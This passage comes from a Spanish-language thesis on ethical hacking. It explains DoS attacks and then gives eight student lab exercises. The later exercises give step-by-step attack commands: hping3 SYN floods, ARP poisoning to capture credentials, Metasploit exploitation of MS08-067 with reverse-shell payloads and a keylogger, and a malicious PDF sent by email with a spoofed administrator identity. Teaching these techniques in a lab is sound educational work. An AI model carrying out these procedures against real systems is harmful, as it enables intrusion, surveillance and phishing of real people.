Los dos componentes principales del ataque Smurf son el uso de paquetes falsificados y el uso de una dirección de difusión, en el ataque Smurf, los atacantes están forjando o suplantando la dirección de origen en solicitudes de eco ICMP y los envían a una dirección de difusión IP. Esto hace que cada máquina de la red de difusión reciba la respuesta y respondan de nuevo a la dirección de origen que fue forjada por el atacante, con este tipo de ataque, hay tres partes implicadas: el atacante, el intermediario y la víctima. En este tipo de ataque, el intermediario también puede ser una víctima ya que cuando todos los equipos del intermediario comienza responder a la dirección falsificada, por lo que puede generar muchos paquetes que utiliza todo el ancho de banda de la red.

El problema de la dirección broadcast es que suelen estar disponibles también para usuarios de fuera de la red local en particular para todo internet, por ejemplo un atacante puede enviar un pequeño datagrama a toda una red remota y que las máquinas de dicha red respondan todas a la vez, posiblemente con un datagrama de mayor tamaño y si la red sondeada tiene 150 máquinas activas la respuesta es 150 veces más intensa, es decir se consigue un efecto multiplicador. Tanto la víctima como el intermediario de este ataque pueden sufrir una degradación de los servicios de red, tanto en sus redes interiores como en sus conexiones a internet hasta el punto de no poder utilizarlos.

2.8.7 Inundacion UDP Flood.

Un ataque de inundación UDP es un ataque de denegación de servicio (DoS) mediante el Protocolo de datagramas de usuario (UDP), un ataque UDP Flood es posible cuando un atacante envía paquetes UDP a un puerto randomico de un equipo víctima, cuando este recibe un paquete UDP determina la aplicación que está esperando en el puerto destino, si no existe ninguna aplicación esperando en el puerto mencionado entonces genera un paquetes ICMP de destino inalcanzable al origen, logrando de esta manera él envió excesivo de paquetes UDP, produciéndose la caída del sistema. Es decir que para un gran número de paquetes UDP, el sistema víctima se verá obligada a enviar

muchos paquetes ICMP, llevando eventualmente a ser inalcanzable por otros clientes. Debido a la naturaleza sin conexión del protocolo UDP, este tipo de ataques suele venir acompañado de IP Spoofing.

2.8.8 Ping of Death / Ping de la Muerte.

El tamaño máximo del paquete IP admisibles es de 65,535 bytes, incluyendo el encabezado del paquete que normalmente tiene una longitud de 20 bytes, una solicitud de eco ICMP es un paquete con un encabezado falso de 8 bytes de longitud, por lo tanto el tamaño máximo admisibles de área de datos de una solicitud de eco ICMP es de 65 507 bytes (65535-20-8= 65507). Sin embargo muchas implementaciones del comando ping permiten al usuario especificar un tamaño del paquete superior a 65,507 bytes, un paquetes ICMP sobredimensionado puede desencadenar una variedad de reacciones adversas por parte del sistema como la denegación de servicio, caída, bloques y reinicios.

Un ping de la muerte es basado en overflow, es un tipo de ataque enviado a una computadora que consiste en mandar numerosos paquetes ICMP muy grande con el fin de colapsar el sistema atacado. Un ping normalmente tiene un tamaño de 64 bytes, algunos sistemas operativos no podían manejar pings mayores al máximo de un paquete IP común, que es de 65.535 bytes, enviando pings de este tamaño era posible hacer que esas computadoras dejaran de funcionar. Así cuando la computadora que es el blanco de ataque vuelve a montar el paquete, puede ocurrir una saturación del buffer, lo que a menudo produce como consecuencia un fallo del sistema, este ataque ha afectado a la mayoría de Sistemas Operativos, como Unix, Linux, Mac, Windows, a impresoras, y a los routers, pero se hizo muy popular en Windows 95 como en Windows NT ya que permitían construir pings ilegales con las implementación de ping integrada: ping –s 65510 IP víctima.

Por ejemplo: si construimos un mensaje ICMP de tipo echo-request de 65510 bytes mediante el comando ping –s 65510, los datos ICMP podrán ser enviados en un único paquete fragmentado en N trozos según la MTU de la red, pero pertenecientes al mismo datagrama IP. Si hacemos la suma de los distintos campos del datagrama se observara que los 20 bytes de cabecera IP más los 8 bytes de cabecera ICMP junto con los datos ICMP 65510 bytes ocuparan 65538 bytes, consiguiendo de esta manera que el ataque provoque un desbordamiento de 3 bytes, este hecho provocara que al reconstruir el paquete original en el destino, se producirán errores y en casi que exista deficiencia en la implementación de la pila TCP/IP del sistema podrían causar la degradación total del sistema atacado.

Capítulo 3: Diseño Metodológico

3.1 Etapas




Ilustración 5 Etapas del Diseño Metodológico

3.1.1 Recolección de Información

En la primera etapa de la investigación, se realizó un estudio exhaustivo sobre Hacking Etico Profesional, con la finalidad determinar los aspectos más importante a desarrollar en el tema de Tesis, organizando la información según el nivel de complejidad que tiene cada uno de los temas a desarrollar. La secuencia de los contenidos teóricos es la siguiente:

- Introducción al Hacking Etico
- Reconocimiento o Fooprinting.
- Escaneo.
- Enumeración.
- Obtener Acceso al Sistema.
- Troyanos, Virus Gusanos y Covert Channels
- Sniffers
- Denegaciones de Servicios

3.1.2 Selección de las herramientas a implementar

En esta etapa se seleccionaron los software a usar en el desarrollo de las prácticas basadas en en la filosofía de Hacking Ético Profesional. Después de analizar cada herramienta tomando en cuenta su efiencia y facilidad, se seleccionaron las siguientes:

- Sistema Operativo Kali Linux.
- Atomic Email Hunter
- ActiveWhois4
- Sam Spade
- Foca Pro
- Zenmap
- Netscan
- Languard Network Scanner
- Nessus
- OpenVas

- Acunetix
- Hping3
- Metasploit

3.1.3 Elaboración y desarrollo de los laboratorios

Organización de las prácticas: Es el punto donde la información es organizada según el nivel de complejidad que tienen cada uno de los temas a desarrollar tanto teóricos como prácticos. El orden de las prácticas a desarrollar es el siguiente: (cada práctica tiene una relación casi directa con su correspondiente tema teórico)

- Fase de Fooprinting.
- II parte de Fooprinting y Enumeración.
- Escaneo
- Detección de Vulnerabilidades.
- Denegación de Servicio.
- Ataque MITM mediante ARP Poisoning
- Hacking a Windows Xp
- Infección de Archivo de PDF

Desarrollo del enunciado de prácticas: El formato a seguir para enunciar cada una de las practicas propuestas es el siguiente

Titulo
- Nombre de la práctica.

Objetivos

- Presenta una visión general de lo que se espera lograr con el desarrollo de la práctica.
- Expondrá aspectos específicos, en los cuales los estudiantes deberán de enfocar su trabajo de laboratorio.

Introducción

Contiene en rasgos generales lo que posee cada práctica en el desarrollo de su contenido, y en algunos casos, aspectos claves que los estudiantes deben tomar en cuenta para facilitar la solución de las mismas.

Topología
Se expondrá una imagen donde se represente la topología correspondiente a la práctica.


Requerimiento de Software

Que software son necesaria para realizar la práctica

Desarrollo de la Práctica
Se explica de manera detallada los pasos a seguir en la practica

3.2 Cronograma de Actividades

Id.	Nombre de tarea	Comienzo	Fin	Duración
1	Resumen Ejecutivo	09/02/15	09/02/15	1d
2	Antecedentes	09/02/15	13/02/15	1s
3	Definición del Problema	16/02/15	20/02/15	1s
4	Justificación	23/02/15	25/02/15	3d
5	Objetivos	26/02/15	26/02/15	1d
6	Diseño Metodologico	27/02/15	02/03/15	2d
7	Marco Teorico	02/03/15	15/05/15	11s
8	Desarrollo de Practicas	18/05/15	10/07/15	8s
9	Conclusión	13/07/15	14/07/15	2d
10	Recomendaciones	15/07/15	16/07/15	2d
11	Bibliografía	16/07/15	16/07/15	1d
12	Presentación de Trabajo	20/07/15	20/07/15	1d



Capítulo 4: Desarrollo de las Prácticas

4.1 Organización de las Prácticas

4.1.1 Programación

Práctica 1: Fase de Fooprinting
Práctica 2: II parte de Fooprinting y Enumeración.
Práctica 3: Escaneo.
Práctica 4: Detección de Vulnerabilidades.
Práctica 5: Denegación de Servicio.
Práctica 6: Ataque MITM mediante ARP Poisoning
Práctica 7: Hacking de Sistema Operativo Windows Xp
Práctica 8: Infección de Archivo de PDF

4.1.2 Evaluación

Control de las prácticas realizadas por parte del alumno en el laboratorio, que será específico para cada una de ellas o podrá consistir en preguntas individuales y concretas sobre su proceso de realización, ejecución y desarrollo de pequeños ejercicios de índole práctico, etc.

4.1.3 Tiempo estimado de Prácticas.

Practicas	Tiempo Estimado de Solución
Practica 1: Fase de Fooprinting	16 horas
Practica 2: II parte de Fooprinting y Enumeración.	16 horas
Practica 3: Escaneo.	12 horas
Practica 4: Detección de Vulnerabilidades.	10 horas
Practica 5: Denegación de Servicio.	8 horas
Practica 6: Ataque MITM mediante ARP Poisoning	10 horas
Practica 7: Hacking de Sistema Operativo Windows Xp	10 horas
Practica 8: Infección de Archivo de PDF	10 horas
Total	92 horas

NOTA: Las horas de tiempo estimado de solución incluye tantas horas presenciales y no presenciales. Esta distribución temporal es orientativa y podrá revisarse con objeto de permitir la realización de los trabajos previstos en todas las prácticas, así como las actividades de evaluación correspondientes.

Práctica 1: Fase de Footprinting

Objetivo General

- Recopilar Información pública que pueda haber sobre el sistema que se va a auditar.

Objetivo Específicos

- Analizar todas las huellas posibles, como direcciones IP, servidores internos, cuentas de correo de los usuarios, nombres de máquinas, información del registrador del dominio, tipos de servidores, ficheros con cuentas y/o credenciales de usuarios, impresoras, cámaras IP, metadatos, etc.

- Conocer las diferentes herramientas para ejecución de la fase de Footprinting.

Introducción

En la siguiente práctica estudiaremos la primera fase de la realización de un PentTesting.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux
- Atomic Email Hunter
- ActiveWhois4
- Sam Spade

Desarrollo de la práctica

1. Elegir 3 objetivos (Páginas Web).

2. Utilizar la comando whois en Kali Linux para obtener la siguiente información:
    - La fecha es que fue creada la pagina
    - Fecha de expiración
    - Fecha de laúltima Actualización
    - Dirección IP
    - Nombre del registro
    - El país y estado de la página web
    - Nombre del administrador, técnico de la página web su número de contacto y dirección.
    - Los dns contratados

3. Instalar el programa ActiveWhois4 o utilizar la herramienta en línea (http://network-tools.com/) y comparar si obtuvo los mismos resultados utilizando el comando.

4. Utilizar la herramienta en línea NETCRAFT (http://www.netcraft.com/) y obtener historia de cambios de dirección web, servidor web, sistema operativo y sus correspondientes fechas.

5. Utilizar la herramienta Therharvesther para obtener todos los correos.

6. Instalar la herramienta Atomic Email Hunter y comparar si obtuvo la misma cantidad de correos electrónicos que Therharvesther.

7. Instalar Sam Spade y extraer información con 4 servidores whois y comparar si tiene obtuvo el mismo resultado.

8. Ejecutar el comando dmitry u comparar resultados con el comando whois, ActiveWhois4 y Sam Spade.

9. Obtener información sobre los tipos de tecnología que utilizan los 3 objetivos a analizar utilizando la herramientas online builtwith (http://builtwith.com/).

Práctica 2: II Parte de fase de Footprinting

Objetivo General

- Utilizar otras herramientas para la fase de footprinting.

Objetivo Específicos

- Recopilar información con la herramienta maltego.
- Realizar búsquedas avanzadas de vulnerabilidades utilizando Google Hacking y Shodan.
- Analizar los diferentes sitios web buscando servidores con trasferencias de zonas activadas.
- Utilizar el programa foca para la extracción de metadatos de las diferentes paginas a analiza.

Introducción

En esta práctica los estudiantes utilizaran otras herramientas para la recopilación de información y determinar posibles vectores de ataques para la pos-explotación de vulnerabilidades.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux
- FocaPro

Desarrollo de la práctica

1. Elegir 3 objetivos (Páginas Web).

2. Ejecutar el programa Maltego que se encuentra alojado en el sistema Operativo Kali se pretende recopilar información como nombre de dominios direcciones ip, nombre de usuarios, correos electrónicos y si los usuarios poseen cuentas de redes sociales.

3. Ejecutar el programa foca y recopilar la misma información que se recoge con Maltego y compararla resultados. También se pide extraer los metadatos sobre los diferentes archivos que los sitios web analizados.

4. Ejecutar el comando dnsenum en Kali Linux y analizaren los 3 objetivos y confirmar si está activo la trasferida de zona dns

5. Ejecutar el archivo que reverseraider (archivo proporcionado por el profesor) para los 3 objetivos y obtener información sobre resolución inversa dns.

6. Utilizar la herramienta online robtex (https://www.robtex.com/) y obtener la misma información de Maltego compararla y obtener el grafico de tracerouter

7. Utilizar el motor buscado de shodan para realizar 3 investigaciones a servidores ftp con usuarios anónimos activado, cámaras y router con usuarios y contraseña por defecto default.

8. Utilizar Google hacking

    - http://www.eluniversal.com.mx
    - http://aristeguinoticias.com/
    - http://www.milenio.com/

    Y extraer información como:

    - Paneles de logeo
    - Paneles de busqueda
    - Busqueda de comparativas en las urls que apunten a tecnologia tipo: php, asp, aspx.ejemplo de un dork: inurl: *.php?=* site: eluniversal.com.mx
    - Donde *.php?=* indica al buscador (Google o bing) que nos encuentre dentro de de cualquier url del sitio eluniversal.com.mx el string sin importar lo que exista antes del . y despues del =

Práctica 3: Escaneo

Objetivo General

- Utilizar diferentes herramientas para escanear una determinada red.

Objetivo Específicos

- Identificar los host que se encuentra activo en la red que se va a analizar.
- Determinar los puertos que se encuentran abiertos.

Introducción

En esta práctica los estudiantes utilizaran varias herramientas para escanear una red y que identifiquen los hosts "vivos", es decir aquellos que están activos dentro de los rangos de IP's previamente encontrados y una vez realizado esto, proceder a determinar los puertos abiertos en dichos equipos. Si tenemos éxito se lograra determinar la versión del sistema operativo de cada host activo y las aplicaciones servicios que escuchan requerimientos en dichos puertos.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux
- Zenmap
- Netscan
- Languard Network Scanner

Topología




Ilustración 6 Topología de la Práctica 3

Desarrollo de la práctica

1. Ejecutar el Netscan y escanear la red y obtener información sobre que host están activos que sistemas operativos tiene instalados y que puerto están abiertos.

2. Ejecutar el programa Languard Network Scanner y realizar el escaneo de la red y comparar el resultado obtenidos por Netscan.

3. Utilizar nmap para realizar diferentes tipos de escaneo como:

    - TCP connect()
    - TCP SYN
    - TCP FIN
    - Null scan

    El escaneo se realizara a su puerta de enlace (Router) o a un host que se encuentre activo en la red. Para verificar que banderas se activa según el tipo de escaneo utilizar la aplicación Wireshark (utilizar filtros para mostrar las capturas más importantes).

Práctica 4: Escaneo de vulnerabilidades

Objetivo General

- Utilizar diferentes herramientas para detectar vulnerabilidades de red o a un sitio web en específico.

Objetivo Específicos

- Identificar y clasificar según el grado de vulnerabilidad de los objetos escaneados

Introducción

En esta práctica los estudiantes utilizaran varias herramientas para escanear vulnerabilidades y realizar una comparación del resultados de las herramientas utilizadas.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux
- Nessus
- OpenVas
- Acunetix

Desarrollo de la práctica

1. Instalar Nessus y realiza un escaneo de vulnerabilidades a las siguientes páginas.
    - http://testhtml5.vulnweb.com
    - http://testphp.vulnweb.com
    - http://testasp.vulnweb.com
    - http://testaspnet.vulnweb.com

2. Instalar Openvas y realizar un escaneo de Vulnerabilidades a las paginas anteriores y realizar una comparación de las vulneralidades obtenidas con Nesus.

3. Instalar el programa Acunetix y realizar un escaneo de Vulnerabilidades a las páginas anteriores y realizar una comparación de las vulneralidades obtenidas con Nesus y OpenVas.

Práctica 5: Denegación de Servicio con hping3

Objetivo General

- Utilizar el comando hping3 para realizar un ataque de hping3.

Objetivo Específicos

- Conocer los diferentes parámetros de hping para realizar diferentes ataques.

Introducción

Es esta practicas los los estudiantes podrán es practica los diferentes parámetros que posee hping para realizar diferentes ataques.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux

Topología




Ilustración 7 Topología de la Práctica 5

Desarrollo de la práctica

1. Realizar un traceroute utilizando a hping3 y pegar una captura de pantalla que indique su resultado., y escribir debajo de la captura de pantalla el comando utilizado.

2. Realizar un ataque del árbol de navidad (o también llamado paquete del árbol de navidad), con hping3, y explicar cómo funciona el ataque.

3. Realizar un ataque de SYN con hping3 a su puerta de enlace (Router), pegar una captura de pantalla que indique su resultado., y escribir debajo de la captura de pantalla el comando utilizado. Y explicar cómo es que funciona este ataque.

4. Con que opción de hping3 se realiza una combinación de direcciones IP al azar?, aplícalo en un comando de ataque DOS y pega la captura de pantalla con el resultado, así como el comando final que se uso.

5. Realizar el ataque de DOS utilizando hping3 al servidor Windows server 2003 o 2008 y observar el rendimiento de procesador y RAM de dicho equipo.

Práctica 6: Ataque MITM mediante ARP Poisoning

Objetivo General

- Realizar el ataque de MITM mediante ARP Poisoning con Kali Linux

Objetivo Específicos

- Utilizar el ataque e MITM para ver y modificar a voluntad la información que se intercambia entre dos equipos sin que éstos se den cuenta

Introducción

Es esta practicas los estudiantes podrán es practica el ataque de MITM para la captura de trabajo de una maquina víctima.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux

Topología

Ilustración 8 Topología de Práctica 6

Desarrollo de Practica

1. En Kali Linux Abrimos Ettercap

2. Seleccionar la opción Sniff, y seleccionamos Unified Sniffing.

3. Seleccionamos la interfaz por donde vamos a interceptar los Paquetes (Ejemplo eth0).

4. Seleccionar en el menu la opción Hosts, y seleccionamos Scan for Hosts.

5. Una vez Finalice, Vamos nuevamente al menu Hosts, y seleccionamos Hosts List. Aquí vamos a ver todas las máquinas que estan conectadas a la misma red.

6. En este punto debemos saber cuál es el Gateway (ejemplo 192.168.1.1), y lo que vamos a hacer es tomar una de las máquinas que están conectadas como víctima y le vamos a modificar la tabla ARP para que su máquina piense que nuestra máquina atacante es su gateway y mande todos sus paquetes hacia ella, de esta forma lo podemos capturar. Pero primero vamos a ver una tabla ARP no comprometida en este caso puede ser a la tabla de la víctima (comando arp –a en sistemas Windows).

7. En el programa Ettercap, Elegimos el Gateway y le damos a Add to target 1.

8. Elegimos a nuestra Víctima, y damos click a Add to target 2, En este caso se va a elegir la máquina virtual con Windows XP.

9. Tenemos los 2 Objetos, vamos a infectar la Tabla ARP de nuestra Victima. Para esto vamos al menu MITM y damos click en ARP Poisoning.

10. Seleccionamos Sniff Remote connections y le Damos OK.

11. Volver a nuestra Máquina victima a confirmar la Tabla ARP.

12. Fijense ahora en las Direcciones físicas del Gateway y de nuestra máquina Atacante , nos damos cuenta que son las mismas, esto quiere decir que a partir de este momento todos los paquetes de nuestra máquina víctima van a pasar primero por nuestra máquina atacante antes de llegar a su Destino.

13. Para captar estos paquetes podemos usar el mismo Ettercap pero recomiendo usar Wireshark ya que puedo filtrar las conexiones que realmente me interesan, para darles un ejemplo, una conexión Telnet donde las credenciales viajan en texto plano, entre otros.

14. Es importante mencionar, que una vez finalicemos de captar el tráfico, debemos detener el Ataque Mitm ya que si nos salimos de la red, la víctima perderá la conexión. Para esto volvemos a Ettercap, Vamos al menu Mitm, y damos Click a Stop Mitm Attack

Practica 7: Hacking de Sistema Operativo Windows XP

Objetivo General

- Obtener acceso al Sistema XP a través de las vulnerabilidades que posee el sistema

Objetivo Específicos

- Detectar vulnerabilidades del Sistema Operativo XP
- Explotar vulnerabilidades encontradas en el sistema

Introducción

En esta práctica los estudiantes detectaran vulnerabilidades para el Sistema Operativo XP para su posterior explotación y obtener un acceso al sistema

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux

Topología

Ilustración 9 Topología de la Práctica 7

Desarrollo de la práctica

1. Escanear las vulnerabilidades de la maquina xp con Nessus.

2. Verificar en el reporte si Nessus detecto la vulnerabilidad critica MS08-067.

3. Buscar esta vulnerabilidad en la página http://www.rapid7.com/ y verifica si existe un exploit para explotar esta vulnerabilidad.

4. Arrancar los servicios de Metasploit y ejecutarlo.

5. Utilizar modulo que recomienda la página http://www.rapid7.com/

6. Utilizar elcomando use para utilizar el exploit.

7. Utilizamos el comando shop options para visualizar las diferentes opciones que posee el exploit.

8. Teclear la opcion set RHOST y ponemos la dirección ip del Sistema Operativo XP y le damos enter.

9. Teclear la opcion set LHOST y ponemos la dirección ip del Sistema Operativo Kali.

10. Teclear la opcion shop options para verificar si se agregaron correctamente las direcciones ip.

11. Utilizar el siguiente payload set payload windows/vncinject/reverse_tcp para obtener una conexión un conexión remota.

12. Tecleamos el comando exploit para ejecutar el payload.

13. Explique es lo que sucede cuando se ejecuta el payload.

14. Damos enter y se va a ejecutar otro payload

15. Realizamos nuevamente los pasos 8 y 9 y utilizamos el payload set payload windows/meterprete/reverse_tcp.

16. Tecleamos el comando exploit para ejecutar el payload.

17. Explique es lo que sucede cuando se ejecuta el payload.

18. Ejecutamos el comando ps desde meterprete para ver los procesos que se están ejecutando en la maquina Windows XP.

19. Busca el proceso buscar explorer.exe (para ver el puerto).

20. Tecleamos migrate + el puerto de explorer.exe

21. Teclemos el comando keyscan_start que se ejecute un keylogger.

22. Ahora con ayuda del comando keyscan_dump , veremos las teclas presionadas en la equipo remota víctima.

23. Probar otras opciones que posee el payload de meterpreter.

Práctica8: Infección de Archivo PDF

Objetivo General

- Infectar un archivo PDF para obtener acceso al sistema

Objetivo Específicos

- Creación de un backdoor utilizando un exploit y añadirlo a un archivo pdf.
- Utilizar técnicas de Ingeniería Social

Introducción

En esta práctica los estudiantes infectaran un archivo pdf y utilizaran técnicas de Ingeniería Social para que el usuario victima ejecute el archivo y que un acceso remoto al sistema.

Requerimientos Software

- VirtualBox 4.3 o VMWare 11
- ISO de Kali Linux

Topología

Ilustración 10 Topología de la Práctica 8

Desarrollo de la práctica

1. Ejecutar los Servicios Metasploit.
2. Ejecutar Metasploit.
3. Utilizar el siguiente exploit: use exploit/windows/fileformat/adobe_reader_u3d.
4. Utilizar el siguiente payload: set payload windows/meterpreter/reverse_tcp.

5. Configuramos el host local con la ip de Kali Linux utilizando el siguiente comando: set LHOST ip de Kali

6. Tecleamos el comando show options para verificar si la ip se configuro correctamente.

7. Ejecutamos en exploit utilizando el comando exploit.

8. Se creara un archivo pdf con la siguiente ruta /root/.msf4/local/msf.pdf

9. Comprimir el archivo y enviarlo por correo electrónico a la maquina victima Windows 7, haciendo pasar por el administrador de la red o por una persona que trabaja en la empresa.

10. Cerramos todas las ventanas que hemos utilizado en Kali.

11. Abrimos de nuevo Metasploit y ejecutamos el siguiente exploit: use exploit/multi/handler

12. Utilizamos de nuevo el payload meterprete set payload windows/meterpreter/reverse_tcp

13. Especificamos el host local: set LHOST + ip de Kali

14. Y ejecutamos el exploit

15. Ahora solo esperamos que la victima ejecute el archivo PDF para que se crea la conexión remota.

16. Investir que otros payload existe para crear pdf maliciosos.

Capítulo 5: Conclusiones

5.1 Conclusiones

Con la finalización de este trabajo tesis se logró cumplir con los objetivos propuestos, llegando a las siguientes conclusiones:

1. La facilitación de información teórica con ejemplos prácticos, les proporciona a los estudiantes un gran apoyo para solucionar las prácticas propuestas.

2. El diseño de un adecuado formato de prácticas facilitará a los estudiantes una correcta comprensión de la práctica a realizar.

4. La secuencia en que se han organizado las prácticas propuestas, permitirá a los estudiantes más facilidad para la solución de estas.

5. Se han abordado temas relacionados con el Haking Ético profesional para el aprendizaje de los estudiantes, que son muy necesarios y han sido utilizados en las auditorias en seguridad para las empresas

5.2 Recomendaciones

Las recomendaciones que se describen a continuación son a base de una futura actualización del documento.

- Se ha intentado que los temas presentados aquí, estén lo más actualizados hasta la fecha de presentación de este trabajo. Sin embargo en el área de seguridad continuamente aparecen nuevas amenazas y herramientas, por eso es necesario que en el futuro se realice una actualización de este trabajo.

- Es importante que, en base a este documento, se desarrolle otro trabajo con temas actualizados y que se incorporen lenguajes de programación que se utilizan en el área de seguridad como Python y Ruby ya que las mayorías de herramientas de seguridad están basadas en estoy lenguajes.

Bibliografía

[1] W. Stalligs y L. Brown, Computer Security Principles and Practice, United States of America: Pearson Education, 2012.

[2] M. Goodrich y R. Tamassia, Introduction to Computer Security, United States of America: Pearson Education, 2014.

[3] J. E. S. Franco, «Evolucion de VNUML a la herramienta que Gestion de Esenarios de Red Virtuales Multipliple plataforma VNX,» Madrid, 2013.

[4] C. Eset, «Eset Security Report,» 2014.

[5] R. Richardson, «CSI computer crime and security survey,,» Computer Security Institute, 2011.

[6] S.-P. Oriyano, «CEHv8 Certified Ethical Hacker Version 8,» Canada, 2014, p. 506.

[7] K. A. B., «HACKING ÉTICO 101,» 2013, p. 209.

[8] D. Master, «Sabuesos en la Red: El Escaneo de los Puertos,» 2004, p. 33.

[9] Br. José Rodolfo Herrera Baca Br. José Ángel Calero Herrera. Br. Marvin Steven Velásquez Castro., «GUIA PRACTICA DE ATAQUES DE SPOOFING, DoS Y SU POSIBLES SOLUCIONES,» Leon, 2013.